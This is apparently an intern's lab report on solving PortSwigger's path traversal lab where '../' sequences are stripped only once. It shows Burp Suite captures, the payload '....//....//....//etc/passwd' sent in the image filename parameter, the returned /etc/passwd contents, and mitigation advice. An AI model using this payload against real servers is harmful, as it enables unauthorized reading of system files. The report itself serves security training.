File Path Traversal – Traversal Sequences Stripped Non-Recursively –

Lab Report

Submitted By:

Name: Arsalan Khan
Position/Role: Internee
Date: July 25, 2025

Platform:

PortSwigger


Objective:

Exploit a path traversal vulnerability where traversal sequences are stripped non-recursively, and retrieve the contents of the /etc/passwd file.

Tools Used:

- Burp Suite Community

1. Access the Lab


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.6.5 - Temporary Pro...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS, image and general binary content
Web Security Academy
File path traversal, traversal sequences stripped non-recursively
LAB Not solved
Back to lab description
Home
WE LIKE TO SHOP
Inspector
Notes

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
https://0a5200b904db2424...	GET	/resources/labheader/js/labHead...			200	1673	script	js
https://0a5200b904db2424...	GET	/resources/images/shop.svg			200	7258	XML	svg
https://0a5200b904db2424...	GET	/image?filename=45.jpg	✓					
https://0a5200b904db2424...	GET	/image?filename=9.jpg	✓					
https://0a5200b904db2424...	GET	/image?filename=39.jpg	✓					
https://0a5200b904db2424...	GET	/image?filename=53.jpg	✓					
https://0a5200b904db2424...	GET	/image?filename=30.jpg	✓					
https://0a5200b904db2424...	GET	/image?filename=27.jpg	✓					
https://0a5200b904db2424...	GET	/image?filename=63.jpg	✓					
https://0a5200b904db2424...	GET	/image?filename=15.jpg	✓					
https://0a5200b904db2424...	GET	/image?filename=7.jpg	✓					
https://0a5200b904db2424...	GET	/image?filename=12.jpg	✓					
https://0a5200b904db2424...	GET	/image?filename=10.jpg	✓					


Request

```
GET /image?filename=10.jpg HTTP/2
Host: 0a5200b904db242481f4358000720032.web-security-academy.net
Cookie: session=4PoTuMvwEMAZ9Zzn8mN11WiWk7JeNi0z
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
```

Inspector	
Request attributes	2
Request query parameters	1
Request cookies	1
Request headers	17

2. Intercept the Image Request

- Used Burp Suite to intercept the request when the image was loaded.



Host	Method	URL	Params	Edited	Status code	Length	MIME type
https://0a5200b904db2424...	GET	/resources/labheader/js/labHead...			200	1673	script
https://0a5200b904db2424...	GET	/resources/images/shop.svg			200	7258	XML
https://0a5200b904db2424...	GET	/image?filename=45.jpg	✓				
https://0a5200b904db2424...	GET	/image?filename=9.jpg	✓				
https://0a5200b904db2424...	GET	/image?filename=39.jpg	✓				
https://0a5200b904db2424...	GET	/image?filename=53.jpg	✓				
https://0a5200b904db2424...	GET	/image?filename=30.jpg	✓				
https://0a5200b904db2424...	GET	/image?filename=27.jpg	✓				
https://0a5200b904db2424...	GET	/image?filename=63.jpg	✓				
https://0a5200b904db2424...	GET	/image?filename=15.jpg	✓				
https://0a5200b904db2424...	GET	/image?filename=7.jpg	✓				
https://0a5200b904db2424...	GET	/image?filename=12.jpg	✓				
https://0a5200b904db2424...	GET	/image?filename=10.jpg	✓				


Request

```
GET /image?filename=45.jpg HTTP/2
```

Request attributes

3. Modify the Request Using a Non-Recursive Bypass

- Sent the request to Burp Repeater.
- Changed the filename parameter to use the bypass payload:



Target: https://0a5200b904db242481f4358000720032.web-security-a... HTTP/2

```
GET /image?filename=....//....//....//etc/passwd HTTP/2
Host: 0a5200b904db242481f4358000720032.web-security-academy.net
Cookie: session=4PoTuMvwEMAZ9Zzn8mNllWiWk7JeNi0z
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a5200b904db242481f4358000720032.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=2, i


```

Selection 28 (0x1c)


Selected text: `....//....//....//etc/passwd`

Decoded from: URL encoding `....//....//....//etc/passwd`

Request attributes 2
Request query parameters 1
Request body parameters 0

4. Observe the Server Response


- The response included the content of the system file /etc/passwd.
- This confirmed the bypass was successful, and the application failed to sanitize the path recursively.



```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

5. Submit the Solution



File path traversal, traversal sequences stripped non-recursively

Congratulations, you solved the lab!

Vulnerability Analysis:

- **Vulnerability:** Path traversal sequences are removed from input only once, not recursively.
- **Exploit:** Using crafted traversal strings like `....//`, which resolve to `../` after a single strip, allowing full traversal.
- **Impact:** Unauthorized file read, which can lead to data leakage and further exploitation.
- **Risk Level:** High

Mitigation Recommendations:

- Apply input sanitization recursively until all malicious patterns are removed.
- Use a fixed allow-list for accessible files.
- Prevent any input that includes `/`, `\`, or sequences like `..`, `../`, or variants.
- Resolve user-supplied paths using secure libraries and ensure they stay within a designated directory.

Conclusion:

This lab demonstrated how non-recursive input sanitization can be bypassed with carefully crafted traversal payloads. By using ....//, the application was tricked into allowing a path traversal, enabling access to /etc/passwd and completing the lab successfully.

End…